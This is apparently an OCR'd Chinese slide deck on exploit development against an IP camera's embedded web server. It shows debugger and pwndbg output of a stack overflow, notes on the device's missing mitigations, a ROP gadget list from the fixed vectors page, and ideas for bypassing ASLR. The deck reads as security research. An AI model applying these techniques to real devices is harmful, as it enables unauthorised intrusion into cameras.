


```
JCM::INFO: [jcm_basesrc.c:1301] source:0x105e168 stream-index:0 proc stop!!!
FIRMWARE->[FIRMWARE_Set_ROM_Size]:268 FIRMWARE buf set to 17039360.
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:954 analyze firmware
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:963 firmware is rom
FIRMWARE->[FIRMWARE_Check_ROM]:1467 FIRMWARE_Check_ROM romBuffer: 0xa8ef9008, pSize: 17039360, thi

FIRMWARE->[firmware_CheckHeader]:465 check firmware header CRC(4fce/ea0d) error
FIRMWARE->[FIRMWARE_Check_ROM]:1472 firmware_CheckHeader ERR!!

FIRMWARE->[FIRMWARE_RAW_OR_ROM]:980 firmware is unknow!
ERROR: 1390:[CGI_system_upgrade:312]@00:55:55  File type unknow!!!!

FIRMWARE->[FIRMWARE_Free_Size]:434 FIRMWARE system memory is free
JCM::INFO: [jcm_object.c: 186] unref HICHIP-STREAM(0x1035d18) count:1 (-1)
```

0x03 调试环境

交叉编译环境

- gdbserver-7.7 + gdb-multiarch-7.12 = 踩坑
- gdbserver-7.11 + gdb-multiarch-7.12 = 真香



```
pwndbg> c
Continuing.
[New Thread 1375.20066]
[New Thread 1375.20062]
[New Thread 1375.20064]
[New Thread 1375.20065]
[Switching to Thread 1375.20066]

Thread 63 "SP:       httpd" hit Breakpoint 1, 0x000846f8 in ?? ()
Downloading '/dev/mmz_userdev' from the remote server: Failed
```


0x04 漏洞利用

安全机制

- No GS
- No NX
- ASLR 为1, uClibc 地址确实被随机化
- Vectors 段的地址是固定的
- Watchdog 以内核模块的形式存在

0x04 漏洞利用

安全机制




```
─────────────────────────────[ STACK ]─────────────────────────────
00:0000│      0xb68e7bb0 —▸ 0x846f8 ◂— push    {r4, fp, lr}
01:0004│      0xb68e7bb4 —▸ 0xb68e7d30 ◂— subshs r4, r4, r7, asr #10 /* 0x205445
47 */
02:0008│      0xb68e7bb8 —▸ 0xb68e7d24 —▸ 0x25b154 ◂— ldr    r3, [fp, #-0xc]
03:000c│ r11  0xb68e7bbc —▸ 0x25aa80 ◂— str     r0, [fp, #-8]
04:0010│      0xb68e7bc0 ◂— 0
05:0014│      0xb68e7bc4 —▸ 0xb6f6bd84 (_dl_linux_resolve+20) ◂— mov    ip, r0
06:0018│      0xb68e7bc8 ◂— stmdbvs r7!, {r0, r1, r2, r3, r5, r8, sb, sp, lr} ^
/* 0x6967632f */
07:001c│      0xb68e7bcc ◂— cdpvs  p2, #6, c6, c9, c13, #1 /* 0x6e69622d */
───────────────────────────[ BACKTRACE ]───────────────────────────
 ► f 0    846f8
Breakpoint *0x846f8
pwndbg> vmmap 0xb68e7bb0
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0xb64ec000 0xb68eb000 rwxp   3ff000 0
pwndbg> 
bed3a000-bed5b000 rwxp 00000000 00:00 0          [stack]
bef05000-bef06000 r-xp 00000000 00:00 0          [sigpage]
bef06000-bef07000 r--p 00000000 00:00 0          [vvar]
bef07000-bef08000 r-xp 00000000 00:00 0          [vdso]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
# cat /proc/sys/kernel/randomize_va_space
1
```

0x04 漏洞利用

利用方案

- 在函数返回之前得到异常报错
- strcasestr 的haystack参数被payload中数据覆盖
- 使用vectors段中可读的固定地址




```
*R0   0x0
*R1   0x1
*R2   0x2abd813f
*R3   0x0
 R4   0x55f
 R5   0xb6f35478 (default_attr) ◂— andeq  r0, r0, r0
 R6   0xb6f71398 (__stack_chk_guard) ◂— bhs    #0xb5ed189c /* 0x2abd813f */
 R7   0x152
 R8   0xac777030 ◂— 0
 R9   0x0
 R10  0x400000 —▸ 0x9bd0a0 ◂— stmdbvc lr!, {r0, r2, r3, r5, r8, sp, lr} ^ /* '-a
ny' */
*R11  0xac774bac ◂— strbmi r4, [r5, #-0x545] /* 0x45454545; 'EEEE' */
*R12  0xb6f71398 (__stack_chk_guard) ◂— bhs    #0xb5ed189c /* 0x2abd813f */
 SP   0xac376e18 ◂— 0
 PC   0x846f8 ◂— push   {r4, fp, lr}
───────────────────────────────────────[ DISASM ]───────────────────────────────────────
 ► 0x853f8    pop    {r4, fp, pc}
   0x853fc    push   {r4, fp, lr}
   0x85400    add    fp, sp, #8
   0x85404    sub    sp, sp, #0x500
   0x85408    sub    sp, sp, #4
   0x8540c    str    r0, [fp, #-0x500]
   0x85410    mov    r3, #0
   0x85414    str    r3, [fp, #-0x10]
   0x85418    mov    r3, #0x280
   0x8541c    str    r3, [fp, #-0x474]
   0x85420    mov    r3, #0x168
───────────────────────────────────────[ STACK ]───────────────────────────────────────
00:0000│      0xac774ba4 ◂— movtmi r4, #0x3343 /* 0x43434343; 'CCCCDDDDEEEE' */
01:0004│      0xac774ba8 ◂— strbmi r4, [r4], #-0x444 /* 0x44444444; 'DDDDEEEE' *
/
02:0008│ r11  0xac774bac ◂— strbmi r4, [r5, #-0x545] /* 0x45454545; 'EEEE' */
03:000c│      0xac774bb0 —▸ 0x84600 ◂— mov    r2, r0
04:0010│      0xac774bb4 —▸ 0xac774d30 ◂— subshs r4, r4, r7, asr #10 /* 0x205445
47 */
05:0014│      0xac774bb8 —▸ 0xac774d24 —▸ 0x25b154 ◂— ldr    r3, [fp, #-0xc]
06:0018│      0xac774bbc —▸ 0x25aa80 ◂— str    r0, [fp, #-8]
07:001c│      0xac774bc0 ◂— 0
```

0x04 漏洞利用

利用方案

- 由于截断, 无法在代码段找到完美的 one-gadget
- 在vectors 段中寻找gadget也是收效甚微



```
root@kali:~# ropper -a ARM --file vectors -I 0xffff0000
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%

Gadgets
=======

0xffff0f80: beq #0xf6c; rsbs r0, r3, #0; pop {r4, r5, r6, r7}; bx lr;
0xffff0fd0: beq #0xfc0; rsbs r0, r3, #0; bx lr;
0xffff0f8c: bx lr;
0xffff0fe0: mrc p15, #0, r0, c13, c0, #3; bx lr;
0xffff0f88: pop {r4, r5, r6, r7}; bx lr;
0xffff0fd4: rsbs r0, r3, #0; bx lr;
0xffff0f84: rsbs r0, r3, #0; pop {r4, r5, r6, r7}; bx lr;
0xffff0f78: strexdeq r3, r6, r7, [r2]; teqeq r3, #1; beq #0xf6c; rsbs r0, r3, #0
; pop {r4, r5, r6, r7}; bx lr;
0xffff0fc8: strexeq r3, r1, [r2]; teqeq r3, #1; beq #0xfc0; rsbs r0, r3, #0; bx
lr;
0xffff0fc4: subs r3, r3, r0; strexeq r3, r1, [r2]; teqeq r3, #1; beq #0xfc0; rsb
s r0, r3, #0; bx lr;
0xffff0f7c: teqeq r3, #1; beq #0xf6c; rsbs r0, r3, #0; pop {r4, r5, r6, r7}; bx
lr;
0xffff0fcc: teqeq r3, #1; beq #0xfc0; rsbs r0, r3, #0; bx lr;
0xffff0f9c: udf #0xdde1; bx lr;
0xffff0fdc: udf #0xdde1; mrc p15, #0, r0, c13, c0, #3; bx lr;
0xffff0f98: udf #0xdde1; udf #0xdde1; bx lr;
0xffff0f94: udf #0xdde1; udf #0xdde1; udf #0xdde1; bx lr;
0xffff0f90: udf #0xdde1; udf #0xdde1; udf #0xdde1; udf #0xdde1; bx lr;

17 gadgets found
```

0x04 漏洞利用

利用方案


绕过 ASLR

- Information leak: http响应信息限制得比较死，不像串口会输出串口信息
- Violent hacking: 程序打崩后watchdog就重启系统
- Heap spray: 可以尝试一下多线程的处理效果，希望不大

0x04 漏洞利用

利用方案

